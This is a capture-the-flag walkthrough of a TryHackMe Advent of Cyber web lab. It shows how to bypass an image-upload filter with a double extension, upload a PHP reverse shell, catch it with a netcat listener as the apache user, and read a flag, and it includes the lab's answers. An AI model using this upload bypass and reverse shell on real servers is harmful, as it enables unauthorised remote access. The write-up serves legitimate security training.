

Day 2 - The Elf Strikes Back!

Scenario

Task 7 ○ [Day 2] Web Exploitation The Elf Strikes Back!



After your heroic deeds regaining control of the control centre yesterday, Elf McSkidy has decided to give you an important job to do.

Deploy

"We know we've been hacked, so we need a way to protect ourselves! The dev team have set up a website for the elves to upload pictures of any suspicious people hanging around the factory, but we need to make sure it's secure before we add it to the public network. Please perform a security audit on the new server and make sure it's unhackable!"

You listen to the briefing and accept the task, **pressing the deploy button to start the server** as you do so.

McSkidy once again gives you a dossier of useful information to help you with your task, which you read as you wait for the server to boot:

[Watch DarkStar's video on solving this task!](#)

Dossier Compiled by [@MuirlandOracle](#)

At the bottom of the dossier is a sticky note containing the following message:


For Elf McEager:

You have been assigned an ID number for your audit of the system: **00IZ00ISMTN1YmYw**. Use this to gain access to the upload section of the site.

Good luck!

You note down the ID number and **navigate to the displayed IP address (10.10.155.71) in your browser.**


the webpage root page



the id

he system: `ODIzODI5MTNiYmYw`. Use

place the id in the GET parameter to sign in




Question: What string of text needs added to the URL to get access to the upload page?
-?id=ODIzODI5MTNiYmYw


Question: What type of file is accepted by the site?
-image

edit the reverse shell php script to my ip

Try uploading reverse shell .php script



it shows error message



check the source code & found the extension that accepted only

```
<input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
```

edit the filename including .jpeg in front of .php

```
(nobodyatall@0xDEADBEEF)-[~]  
$ mv php-reverse-shell.php php-reverse-shell.jpeg.php
```

select the reverse shell script & upload it




& we've bypass the filter



check the availability of /uploads directory as this might be the correct directory they store the reverse shell script

//& we've found our php script & the /upload directory was available



Question: In which directory are the uploaded files stored?
-/uploads/

execute it & we got our initial shell

Name	Last modified	Size	Description
Parent Directory	-	-	-
php-reverse-shell.jp..>	2020-12-02 14:45	5.4K	

```
(nobodyatall@0xDEADBEEF)-[~]
$ mv php-reverse-shell.php php-reverse-shell.jpeg.php
(nobodyatall@0xDEADBEEF)-[~]
$ nc -lvp 18890
listening on [any] 18890 ...
10.10.155.71: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.155.71] 45524
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 U
TC 2020 x86_64 x86_64 x86_64 GNU/Linux
14:48:09 up 59 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (831): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Question: What is the flag in /var/www/flag.txt?

```
sn 4.4$ cat /var/www/flag.txt  
cat /var/www/flag.txt
```

Gateway Timeout

The gateway did not receive a timely response from the upstream server or application.

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!

This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muiri (@MuirlandOracle)
